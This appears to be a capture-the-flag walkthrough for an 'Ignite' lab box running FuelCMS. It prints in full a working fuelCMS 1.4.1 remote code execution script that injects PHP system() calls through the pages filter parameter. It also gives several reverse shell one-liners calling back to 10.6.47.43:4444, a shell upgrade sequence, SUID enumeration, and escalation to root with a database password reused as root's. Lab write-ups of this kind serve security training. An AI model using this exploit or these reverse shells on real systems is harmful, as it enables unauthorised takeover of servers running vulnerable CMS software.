Ignite

Credentials

Let's try the default credentials given on the default fuel page

username: admin
password: admin

It works!

Let's try sending in a php reverse shell

Failed, rabbit hole

Search exploit

Let's check if there is an exploit available

`searchsploit fuelcms`

```
searchsploit fuelcms
------------------------------------------------------------------------------
------------------------------------------------------------------------------
------------ -----------------------------------------
 Exploit Title
|  Path

| (/usr/share/exploitdb/)
------------------------------------------------------------------------------
------------------------------------------------------------------------------
------------ -----------------------------------------
fuelCMS 1.4.1 - Remote Code Execution
| exploits/linux/webapps/47138.py
------------------------------------------------------------------------------
------------------------------------------------------------------------------
------------ -----------------------------------------
Shellcodes: No Result
```

RCE

There is one RCE available, let's take a look at it

```
import requests
import urllib

url = "http://127.0.0.1:8881"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
    xxxx = raw_input('cmd:')
    burp0_url = url+"/fuel/pages/select/?
filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29
%29%2b%24%61%28%27"+urllib.quote(xxxx)+"%27%29%2b%27"
    proxy = {"http":"http://127.0.0.1:8080"}
    r = requests.get(burp0_url, proxies=proxy)

    html = "<!DOCTYPE html>"
    htmlcharset = r.text.find(html)

    begin = r.text[0:20]
    dup = find_nth_overlapping(r.text,begin,2)

    print r.text[0:dup]
```

Let's see if the rce is working fine by using whoami

```
python exploit.py
cmd:whoami
systemwww-data

<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">

<h4>A PHP Error was encountered</h4>

<p>Severity: Warning</p>
<p>Message:  preg_match(): Delimiter must not be alphanumeric or
backslash</p>
<p>Filename: controllers/Pages.php(924) : runtime-created function</p>
<p>Line Number: 1</p>
```

```
        <p>Backtrace:</p>

                        <p style="margin-left:10px">
                        File:
/var/www/html/fuel/modules/fuel/controllers/Pages.php(924) : runtime-created
function<br />
                        Line: 1<br />
                        Function: preg_match                    </p>

                        <p style="margin-left:10px">
                        File:
/var/www/html/fuel/modules/fuel/controllers/Pages.php<br />
                        Line: 932<br />
                        Function: array_filter                  </p>

                        <p style="margin-left:10px">
                        File: /var/www/html/index.php<br />
                        Line: 364<br />
                        Function: require_once                  </p>

</div>
```

We are user systemwww-data, seems to work

Let's get a shell from this rce

Pentestmonkey cheatsheet

bash -i >& /dev/tcp/10.6.47.43/4444 0>&1 **DIDNT WORK**
nc -e /bin/sh 10.6.47.43 4444 **DIDNT WORK**

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.47.43 4444 >/tmp/f

We get a shell!

Let's upgrade it

`python -c "import pty; pty.spawn('/bin/bash')"`

`control z`

`stty raw -echo`

`fg` `space bar`

`export TERM=xterm`

```
find / -name flag.txt 2>/dev/null
/home/www-data/flag.txt
^C
cat flag.txt
6470e394cbf6dab6a91682cc8585059b
```

Privilege Escalation

SUID

```
/usr/sbin/pppd
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chsh
```

```
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/bin/su
/bin/ping6
/bin/ntfs-3g
/bin/ping
/bin/mount
/bin/umount
/bin/fusermount
```


SGID

```
-rwxr-sr-x 1 root shadow 35632 Apr  9  2018 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 35600 Apr  9  2018 /sbin/unix_chkpwd
-rwsr-xr-- 1 root dip 394984 Jun 12  2018 /usr/sbin/pppd
-rwxr-sr-x 1 root utmp 10232 Mar 11  2016 /usr/lib/x86_64-linux-
gnu/utempter/utempter
-rwsr-xr-x 1 root root 18664 Mar 17  2017 /usr/lib/x86_64-linux-gnu/oxide-
qt/chrome-sandbox
-rwsr-xr-x 1 root root 14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-
helper-1
-rwxr-sr-x 1 root mail 14336 Jul 25  2018 /usr/lib/evolution/camel-lock-
helper-1.2
-rwsr-sr-x 1 root root 98440 Jan 29  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-
daemon-launch-helper
-rwsr-sr-x 1 root root 10584 Oct 25  2018 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 40432 May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 75304 May 16  2017 /usr/bin/gpasswd
-rwxr-sr-x 1 root shadow 22768 May 16  2017 /usr/bin/expiry
-rwxr-sr-x 1 root crontab 36080 Apr  5  2016 /usr/bin/crontab
-rwxr-sr-x 1 root tty 27368 May 16  2018 /usr/bin/wall
-rwxr-sr-x 1 root mlocate 39520 Nov 17  2014 /usr/bin/mlocate
-rwsr-xr-x 1 root root 39904 May 16  2017 /usr/bin/newgrp
-rwxr-sr-x 1 root ssh 358624 Jan 31  2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 14752 Mar  1  2016 /usr/bin/bsd-write
-rwsr-xr-x 1 root root 23376 Jan 15  2019 /usr/bin/pkexec
```

```
-rwsr-xr-x 1 root root 10624 May  8  2018 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwxr-sr-x 1 root shadow 62336 May 16  2017 /usr/bin/chage
-rwsr-xr-x 1 root root 49584 May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 54256 May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
```

No file stands out

Let's take a look around for a config file inside the webserver



Let's take a look inside of that "database.php" file

```
$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);
```

These could be the credentials for root

```
www-data@ubuntu:/var/www/html/fuel/application/config$ su -
Password:
root@ubuntu:~# whoami
root
root@ubuntu:~#
```

They were!